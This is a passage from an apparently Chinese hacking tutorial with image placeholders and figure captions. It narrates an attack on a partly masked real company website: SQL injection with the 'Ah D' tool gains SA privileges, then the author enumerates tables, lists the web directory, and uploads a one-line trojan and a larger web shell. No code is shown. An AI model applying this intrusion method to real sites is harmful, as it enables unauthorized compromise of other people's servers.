


图10 猜解数据库表




图11 找到Web目录




图12 上传木马




图13 上传一句话木马

三、对凡邦数码的检测

同样用啊D注入工具进行注入点的检测（个人感觉啊D注入工具的注入点查找功能还不错，准确率和速度不是很好，大家综合运用多种工具吧），同样发现了一个注入点：http://www.va***.net/newsdetail.asp?id=13，还是SA权限，如图9所示。（最高权限啊，可以做许多的事儿，如执行命令给管理员直接得到系统权限等。）

不过，我写这篇文章举这个例子，是为了说如何得WEBSHELL，还是从别的角度入手吧。猜解数据库表，发现没什么账号之类的可利用的，如图10。

换个方法，找到WEB目录，然后用上传文件功能传个马上去。经细致耐心的列目录以后，我找到了其WEB所在目录为F:\WEB这个文件夹，如图11。

用上传功能上传一个木马试试，如图12。

结果在运行时发现执行不正常，可能文件太长上传过程中有些问题，换一句话木马传上去吧，如图13。

上传成功！用客户端连接，一切正常。然后再用上传文件功能，上传一个大马上去。就这样凡邦数码的WEBSHELL我们也得到了。如图14、15、16。




图14 正常连接木马




图15 上传大马

